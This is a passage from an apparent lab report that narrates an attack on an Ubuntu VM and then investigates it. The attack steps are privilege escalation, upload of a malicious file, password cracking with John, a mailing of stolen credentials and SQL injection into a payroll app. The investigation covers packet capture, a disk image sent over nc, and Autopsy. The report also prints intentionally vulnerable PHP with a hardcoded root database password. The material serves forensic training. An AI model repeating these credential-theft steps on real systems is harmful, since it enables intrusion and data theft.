


Fig 27 - Providing superuser access to new user

Using the above command, the created new user is provided with a super user access.




Fig 28 - Creating a new file

In this step, a new file named iptable is created using the superuser credentials which can be modified using the echo command.

Fig 29 - Malicious file in attacking machine




Fig 30 - Uploading malicious file

A malicious file named ipconfig is uploaded from the attacking machine to the victim machine in the location cd/root/iptables.




Fig 31 - Installing password cracking tool

John is a password cracking tool used to quickly reveal usernames and passwords. It is installed in the victim machine using the command sudo apt install john.




Fig 32 - Installing mail




Fig 33 - Attempt to send a mail

A text file with login details is attempted to be sent using the email by installing mailutils.




Fig 34 - Attempt to unshadow password file

In this step, an attempt to unshadow the shadowed password file to get the user details is attempted.





Fig 35 - Sql injection

Sql injection is performed using root access to obtain the data in the payroll application using the open port 80.



Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000

Fig 36 - Payroll information

Sql injection attempt was successful and the user names and their salary information is revealed.

```
cat payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn→connect_error) {
    die("Connection failed: " . $conn→connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
       <td><input type="submit" value="OK" name="s">
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
```

Fig 37 - Payroll Information PHP file

Capturing the network

```
vagrant@ubuntu:~$ sudo tcpdump -v -i eth0 -nn -w attack-to-victicm.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
Got 39
```

Fig 38 - Capturing the Network

Tcpdump can be used to listen to the network traffic on the interface of the machine. Here, the listening network traffic on the victim machine is initiated before the exploitation on the interface eth0 to capture incoming and outgoing traffic. The captured data is stored in the pcap file for further analysis which is named as attack-to-victicm.

```
vagrant@ubuntu:~$ sudo tcpdump -v -i eth0 -nn -w attack-to-victicm.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
Got 176
Got 800
Got 800
^C800 packets captured
800 packets received by filter
```

Fig 39 - Capturing the Memory Dump

During the exploitation and post exploitation activities, it is observed that the size of the file is increasing indicating the data captured in the pcap file by the tcpdump.

```
vagrant@ubuntu:~$ sudo dcfldd if=/dev/sda conv=sync status=progress hash=sha256 bs=1024 | nc -v 192.
168.52.133 4444
Connection to 192.168.52.133 4444 port [tcp/*] succeeded!
17152 blocks (16Mb) written._
```

Fig 40 - Memory Dump Success

After completing the post exploitation activities, the disk image is taken using dcfldd command to analyze with FTK imager.

Part 1: Disk Image Analysis using Autopsy




Fig 41 - Creating case in autopsy

A new case for the selected disk drive is created in autopsy to further analyse the disk image. The case is named Ubuntu_Investigation_Case1.




Fig 42 - Adding case information in autopsy




Fig 43- proftpd connection from suspected IP

Connection from external machine with IP address 192.168.9.2 using proftpd is observed following which other suspicious activities were performed in the victim machine.




Fig 44 - payroll application access

After connection from the external machine, sensitive information such as payroll application was accessed immediately.




Fig 45 - unshadow file deleted




Fig 46 - dead.letter found in root

A dead.letter which says a user and its password being found is observed in the root. Dead letter might be mail that cannot be delivered to the addressee or returned to the sender, usually due to incomplete address information. Therefore, a compromise along with an attempt to mail those details is identified.




Fig 47 - Suspicious File created and modified

A text file in the name of iptable is a notable item as it does not contain any legitimate information about ip and it was created after the suspected connection. The file was also modified and contains user login credentials. Therefore, it is suspected that after finding the login details it might have been added to the file for later use and to maintain persistence in the victim machine.

